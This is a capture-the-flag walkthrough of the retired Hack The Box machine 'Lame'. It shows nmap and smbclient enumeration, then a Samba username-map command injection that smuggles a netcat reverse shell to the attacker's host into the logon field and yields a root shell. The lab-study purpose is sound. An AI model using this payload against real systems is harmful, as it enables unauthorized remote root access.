Lame
| Name: | Lame 
|
|---|---|
| Release Date: | 14 Mar 2018 |
| Retire Date: | 25 May 2019 |
| OS: | Linux  |
| Base Points: | Easy - Retired [0] |
| Rated Difficulty: |  |
| Radar Graph: |  |
 |
0x1Nj3cT0R  19 days, 00 hours, 55 mins, 25 seconds 19 days, 00 hours, 55 mins, 25 seconds |
 |
0x1Nj3cT0R 19 days, 00 hours, 54 mins, 36 seconds |
| Creator: | ch4p  |
| CherryTree File: | CherryTree - Remove the .txt extension |
Again, we start with nmap -sC -sV -oA ./lame 10.10.10.3
$nmap -sC -sV -Pn -oA ./lame 10.10.10.3

  Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-07 15:50 EDT
  Nmap scan report for 10.10.10.3
  Host is up (0.064s latency).
  Not shown: 996 filtered ports
  PORT    STATE SERVICE     VERSION
  21/tcp  open  ftp         vsftpd 2.3.4
  |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
  | ftp-syst:
  |   STAT:
  | FTP server status:
  |      Connected to 10.10.14.27
  |      Logged in as ftp
  |      TYPE: ASCII
  |      No session bandwidth limit
  |      Session timeout in seconds is 300
  |      Control connection is plain text
  |      Data connections will be plain text
  |      vsFTPd 2.3.4 - secure, fast, stable
  |_End of status
  22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
  | ssh-hostkey:
  |   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
  |_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
  139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
  Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

  Host script results:
  |_ms-sql-info: ERROR: Script execution failed (use -d to debug)
  |_smb-os-discovery: ERROR: Script execution failed (use -d to debug)
  |_smb-security-mode: ERROR: Script execution failed (use -d to debug)
  |_smb2-time: Protocol negotiation failed (SMB2)

  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 71.36 seconds
FTP, SSH, and SMB. In this case, SMB itself is vulnerable to an SMB User-Map to shell exploit. The exploit injects a crafted string into the Username field. So, we craft our string. Connect to the box using smbclient and then change the logon. I also ended up adding the following two lines to my /etc/samba/smb.conf file.
  sudo vi /etc/samba/smb.conf

  client min protocol = NT1
  client max protocol = NT1

  smbclient -L //10.10.10.3
  Enter WORKGROUP\kali's password:
  Anonymous login successful

          Sharename       Type      Comment
          ---------       ----      -------
          print$          Disk      Printer Drivers
          tmp             Disk      oh noes!
          opt             Disk
          IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
          ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
  Reconnecting with SMB1 for workgroup listing.
  Anonymous login successful

          Server               Comment
          ---------            -------

          Workgroup            Master
          ---------            -------
          WORKGROUP            LAME


  smb: \> logon "./=`nohup nc -e /bin/sh 10.10.XX.XX 9999`"
  Password: [Hit Enter Here]
Set up your netcat listener with "nc -lvnp 9999" before hitting Enter on the password and you'll be gifted with a root shell.